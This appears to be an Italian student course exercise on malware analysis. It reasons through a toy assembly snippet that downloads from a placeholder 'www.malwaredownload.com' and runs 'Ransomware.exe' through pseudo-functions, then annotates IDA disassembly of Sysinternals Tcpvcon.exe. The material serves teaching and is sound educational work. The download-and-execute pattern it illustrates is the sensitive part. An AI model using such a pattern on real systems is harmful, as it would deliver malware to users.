



S11 / L5

MALWARE ANALYSIS AVANZATA

CONTENUTI

00

Traccia

01

Salto condizionale effettuato dal malware

02

Diagramma salti

03

Funzionalità implementate dal malware

04

Argomenti passati alle chiamate di funzione

05

Dettagli tecnici/teorici ulteriori

06

Bonus

00 TRACCIA

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale salto condizionale effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione . Aggiungere eventuali dettagli tecnici/teorici.

00 TRACCIA

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop \Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

01 - SALTO CONDIZIONALE EFFETTUATO DAL MALWARE

Nel codice fornito sono presenti due salti condizionali principali:

- **jnz** (Jump if Not Zero) alla locazione **0040105B**
- **jz** (Jump if Zero) alla locazione **00401068**

- Il salto jnz, salta alla locazione di memoria specificata **se ZF (Lo Zero Flag) non è settato ad 1, ovvero è 0.**

- Il salto jz, invece, salta alla locazione di memoria specificata **se ZF (Lo Zero Flag) è uguale a 1.**

SALTO EFFETTUATO

00401068	jz	loc 0040FFA0	; tabella 3
----------	----	--------------	-------------

Il Zero Flag (**ZF**) è fondamentale per determinare se i salti vengono eseguiti. L’istruzione **cmp** (compare), setta a 1 **ZF** se destinazione = sorgente. Quindi il primo salto jnz esegue il salto **solo se ZF è 0**, ma dal momento che nel codice fornito è stato copiato il valore 5 nel registro EAX (MOV EAX,5), dato il confronto cmp EAX, 5, ZF viene settato a 1 poiché EAX è uguale a 5, quindi il salto jnz non viene eseguito.

Invece, il salto **jz** esegue il salto se ZF è 1. Dopo l'istruzione **inc EBX**, quest’ultimo diventa 11 (Prima era stato copiato il valore dieci con MOV EBX, 10) , e la successiva comparazione cmp EBX, 11, imposta ZF a 1, **causando l'esecuzione del salto jz**.

02 - DIAGRAMMA SALTI

TABELLA 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

TABELLA 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

TABELLA 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

03 - QUALI SONO LE DIVERSE FUNZIONALITÀ IMPLEMENTATE ALL'INTERNO DEL MALWARE?

Le **funzioni** implementate nel malware individuate sono:

- **Download di un file potenzialmente dannoso:** La funzione DownloadToFile(), viene chiamata alla locazione **0040BBA8**, utilizzando l'URL **presente nel registro EDI**, che punta a **www.malwaredownload.com**.
- **Esecuzione di un file dannoso:** Alla locazione 0040FFA8, il malware chiama la funzione **WinExec()**, eseguendo il file .exe presente nel percorso **C:\Program and Settings\Local User\Desktop\Ransomware.exe**.

I malware utilizza comparazioni (cmp) per determinare se saltare a diverse sezioni del codice, influenzando così il comportamento dell'esecuzione in base ai valori dei registri EAX ed EBX e allo stato del Zero Flag (ZF).

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop \Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

04 - DETTAGLI ARGOMENTI PASSATI ALLE CHIAMATE DI FUNZIONE

DownloadToFile() - Il **parametro** passato è l'url.

Nella funzione DownloadToFile(), il malware **spinge sullo stack l'indirizzo dell'URL** (www.malwaredownload.com), memorizzato nel registro EDI, copiandolo nel registro EAX (mov EAX, EDI). Successivamente, l'URL **viene passato come parametro alla funzione**, che lo utilizza per scaricare il file maligno. Questo passaggio sullo stack è fondamentale per indirizzare la funzione di download al corretto percorso remoto.

WinExec() - Il **Parametro** passato è il percorso del ransomware

La funzione WinExec(), invece, **riceve come parametro l'indirizzo del file eseguibile precedentemente scaricato**. Questo percorso (C:\Program and Settings\Local User\Desktop\Ransomware.exe) viene caricato nel registro EDI e poi spinto sullo stack tramite il registro EDX (mov EDX, EDI). La funzione WinExec() utilizza questo parametro per avviare l'esecuzione del file dannoso, completando così l'attacco del malware.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop \Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

05 - DETTAGLI TECNICI ULTERIORI

Il codice fornito nella tabella 3, sembrerebbe eseguire un **ransomware**, la peggior categoria di malware esistente.

Il codice in generale utilizza salti condizionali basati sullo stato del Zero Flag (ZF) per controllare il flusso, eseguendo o evitando azioni critiche come il download e l'esecuzione del file malevolo, tipico di un malware di tipo **downloader**.

Questa tecnica, come abbiamo visto nelle lezioni teoriche, è comune nei malware, e potrebbe **manipolare** il comportamento del codice in base a condizioni specifiche, rendendo magari più difficile il rilevamento durante l'analisi. Il passaggio degli argomenti tramite lo stack alle funzioni pseudo-sistema evidenzia l'uso avanzato delle convenzioni di chiamata in assembly per compromettere il sistema target.

06 BONUS


Analizzare il file C: \Users\user\Desktop \Software Malware analysis\SysinternalsSuite \Tcpvcon.exe con IDA Pro

Analizzare SOLO la "funzione corrente" una volta aperto IDA

La funzione corrente la visualizzo con il tasto F12 oppure con il tasto blu indicato nella slide successiva.

Se necessario, reperire altre informazioni con OllyDBG oppure effettuando ulteriori analisi con IDA (o altri software).

Mi interessa soltanto il significato/funzionamento/senso di questa parte di codice visualizzato alla pagina successiva.



06 BONUS - WINSOCK

La funzione main sembra inizializzare l'ambiente di rete configurando **Winsock (API di Windows che consente alle applicazioni di comunicare attraverso protocolli di rete)**, gestisce le sezioni critiche per la sincronizzazione multi-threaded, e processa gli argomenti di input del programma. Se le operazioni iniziali hanno successo, il programma continua, altrimenti gestisce l'errore e termina.

```
.text:0041DA40 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:0041DA40 _main          proc near          ; CODE XREF: __tmainCRTStartup+F6↑p
.text:0041DA40
.text:0041DA40 var_19C          = word ptr -19Ch
.text:0041DA40 WSAData          = WSAData ptr -198h
.text:0041DA40 var_4            = dword ptr -4
.text:0041DA40 argc             = dword ptr 8
.text:0041DA40 argv             = dword ptr 0Ch
.text:0041DA40 envp             = dword ptr 10h
.text:0041DA40
```

la variabile **WSAData** rappresenta una struttura usata da Winsock per memorizzare informazioni sullo stato della libreria dopo l'inizializzazione.

```
lea     ecx, [ebp+argc]
push    ecx          ; int
push    offset atcpview ; "TCPView"
call    sub_420CE0
add     esp, 0Ch
test    eax, eax
jnz     short loc_41DA74
```


Il main chiama la funzione **sub_420CE0**, che probabilmente esegue un controllo o un'inizializzazione fondamentale, passando gli **argomenti** del programma e una **stringa**. Se la funzione restituisce un valore diverso da zero (indicando un errore), il main esegue un salto per gestire l'errore.

06 BONUS - WSAStartup 41DA74

Se il salto viene eseguito va alla locazione **41DA74**. Il blocco di codice che si trova in loc_41DA74 prepara **l'inizializzazione** della libreria di rete **Winsock**. Prima, imposta il valore 0x101 (versione **1.1** di Winsock) nella variabile var_19C e carica l'indirizzo della struttura WSAData in un registro. Successivamente, spinge questi valori nello stack per chiamare la funzione **WSAStartup** (**funzione per preparare l'ambiente di rete prima di utilizzare qualsiasi funzione di comunicazione di rete in un programma Windows**), che inizializza Winsock con la versione richiesta. Infine, controlla il valore di ritorno in eax per verificare se l'inizializzazione è riuscita; se sì, procede, altrimenti salta a una routine per gestire l'errore.

```
.text:0041DA74 mov     edx, 101h
.text:0041DA79 mov     [ebp+var_19C], dx
.text:0041DA80 lea     eax, [ebp+WSAData]
.text:0041DA86 push    eax                ; lpWSAData
.text:0041DA87 movzx   ecx, [ebp+var_19C]
.text:0041DA8E push    ecx                ; wVersionRequested
.text:0041DA8F call    ds:WSAStartup
.text:0041DA95 test    eax, eax
.text:0041DA97 jz      short loc_41DAAB
.text:0041DA99 push    offset aCouldNotInitia ; "Could not initialize Winsock.\n"
```

Nel grafico, ecco il blocco che gestisce l'errore, freccia rossa collegata al main. Quindi se il salto non dovesse verificarsi finirebbe lì.



06 BONUS - SEZIONI CRITICHE

Passiamo al blocco **loc_41DAAB**, il quale **semprerebbe occuparsi** di inizializzare due **sezioni critiche**, utilizzando la funzione `InitializeCriticalSection`, che garantisce la sincronizzazione sicura in un ambiente multi-threaded. Viene inoltre gestito il privilegio "**SeDebugPrivilege**", importante per eseguire operazioni avanzate come il **debug a livello di sistema**. Dopo aver eseguito queste inizializzazioni, viene chiamata una funzione (**sub_418110**) che probabilmente verifica o configura ulteriormente l'ambiente. Il risultato di questa funzione viene salvato in **byte_42BD20** e controllato. Se il risultato è diverso da zero, l'esecuzione continua alla prossima sezione di codice, indicata da `loc_41DAED`.

Le sezioni critiche sono meccanismi di sincronizzazione utilizzati in ambienti multi-threaded per garantire che solo un thread alla volta possa accedere a una risorsa condivisa, come una variabile o una struttura di dati, evitando così condizioni di gara (race conditions)

<https://learn.microsoft.com/en-us/windows/win32/sync/critical-section-objects>

```
.text:0041DAAB      push     offset stru_42BC20 ; lpCriticalSection
.text:0041DAB0      call     ds:InitializeCriticalSection
.text:0041DAB6      push     offset CriticalSection ; lpCriticalSection
.text:0041DABB      call     ds:InitializeCriticalSection
.text:0041DAC1      push     offset aSedebugprivile ; "SeDebugPrivilege"
.text:0041DAC6      call     sub_420F50
.text:0041DACB      add      esp, 4
.text:0041DACE      call     sub_418110
.text:0041DAD3      mov      byte_42BD20, al
.text:0041DAD8      movzx    edx, byte_42BD20
.text:0041DADF      test     edx, edx
.text:0041DAE1      jnz      short loc_41DAED
.text:0041DAE3      call     sub_41FE40
```


06 BONUS - ARGOMENTI ARGV E ARGC

Nel blocco loc_41DAED, il codice continua elaborando gli argomenti passati al programma (argv e argc). Vengono chiamate delle funzioni (sub_41BB90 e sub_41A380) che probabilmente gestiscono **l'analisi** e la **preparazione** degli argomenti, oltre a configurare ulteriormente l'ambiente dell'applicazione. Successivamente, viene verificato il risultato di queste operazioni, e se tutto va bene, il programma procede ulteriormente.

```
.text:0041DAED loc_41DAED: ; CODE XR
→ .text:0041DAED mov     eax, [ebp+argv]
  .text:0041DAF0 push    eax
  .text:0041DAF1 lea     ecx, [ebp+argc]
  .text:0041DAF4 push    ecx
  .text:0041DAF5 call    sub_41BB90
  .text:0041DAFA add     esp, 8
  .text:0041DAFD mov     edx, [ebp+argv]
  .text:0041DB00 push    edx
  .text:0041DB01 mov     eax, [ebp+argc]
  .text:0041DB04 push    eax
  .text:0041DB05 call    sub_41A380
  .text:0041DB0A add     esp, 8
  .text:0041DB0D movzx   ecx, al
```

Diciamo che questo blocco rappresenta il **passo successivo** nella sequenza logica del programma, in cui l'applicazione inizia a lavorare sui dati di input, preparandosi per le operazioni principali. Inoltre, il controllo dei risultati permette di capire come l'applicazione decide se continuare o **gestire eventuali errori (come visto nel caso di wsastartup)**.


06 BONUS - LOC_41DB1E GESTIONE ERRORE WINSOCK NEL DETTAGLIO

Se l'inizializzazione di Winsock non riesce, il programma esegue un salto a questo blocco. Qui viene visualizzato un messaggio di errore, "**Could not initialize Winsock.**", utilizzando una funzione specifica per gestire l'output. Successivamente, il programma imposta il valore di `eax` a `0xFFFFFFFF`, che indica un errore, e poi termina l'esecuzione saltando al blocco finale (il blocco `loc_41DB20`) per eseguire la pulizia finale.

```
.text:0041DA87      movzx    ecx, [ebp+var_19C]
.text:0041DA8E      push    ecx                ; wVersionRequested
.text:0041DA8F      call    ds:WSAStartup
.text:0041DA95      test    eax, eax
.text:0041DA97      jz      short loc_41DAAB
.text:0041DA99      push    offset aCouldNotInitia ; "Could not initialize Winsock.\n"
.text:0041DA9E      call    sub_40837A
.text:0041DAA3      add     esp, 4
.text:0041DAA6      or      eax, 0FFFFFFFFh
.text:0041DAA9      jmp     short loc_41DB20
```

06 BONUS - TERMINE E RITORNO

Il blocco finale loc_41DB20 esegue la **pulizia** e il ripristino dello **stack** prima di **terminare** la funzione main. Recupera un valore salvato all'inizio della funzione e lo utilizza in una chiamata a sub_4049CE, che probabilmente verifica l'integrità dello stack o esegue ulteriori operazioni di pulizia. Successivamente, il puntatore dello stack (esp) viene ripristinato al valore originale del puntatore di base (ebp), e ebp viene riportato al suo stato precedente. Infine, il comando **retn** chiude la funzione, **restituendo il controllo al sistema operativo o al chiamante**, insieme al valore di uscita del programma, che potrebbe indicare successo o errore. Questo processo assicura che tutte le risorse siano correttamente rilasciate e che il programma termini in modo ordinato.



```
.text:0041DB20  
.text:0041DB20 loc_41DB20:  
.text:0041DB20  
→.text:0041DB20      mov     ecx, [ebp+var_4]  
.text:0041DB23      xor     ecx, ebp  
.text:0041DB25      call    sub_4049CE  
.text:0041DB2A      mov     esp, ebp  
.text:0041DB2C      pop     ebp  
.text:0041DB2D      retn  
.text:0041DB2D _main      endp
```

CONSIDERAZIONI FINALI

I dieci blocchi analizzati fanno parte di un programma che gestisce l'inizializzazione delle **risorse di rete** e la sincronizzazione in un ambiente **multi-threaded**, oltre a processare gli argomenti di input e gestire eventuali errori di configurazione. Anche se non si è analizzato l'intero programma, questi blocchi forniscono una base solida per comprendere come il software prepara l'ambiente di esecuzione e gestisce condizioni di errore critiche. Un'analisi completa richiederebbe ulteriori mesi di studio e studio del codice rimanente.



GRAZIE

Flavio Scognamiglio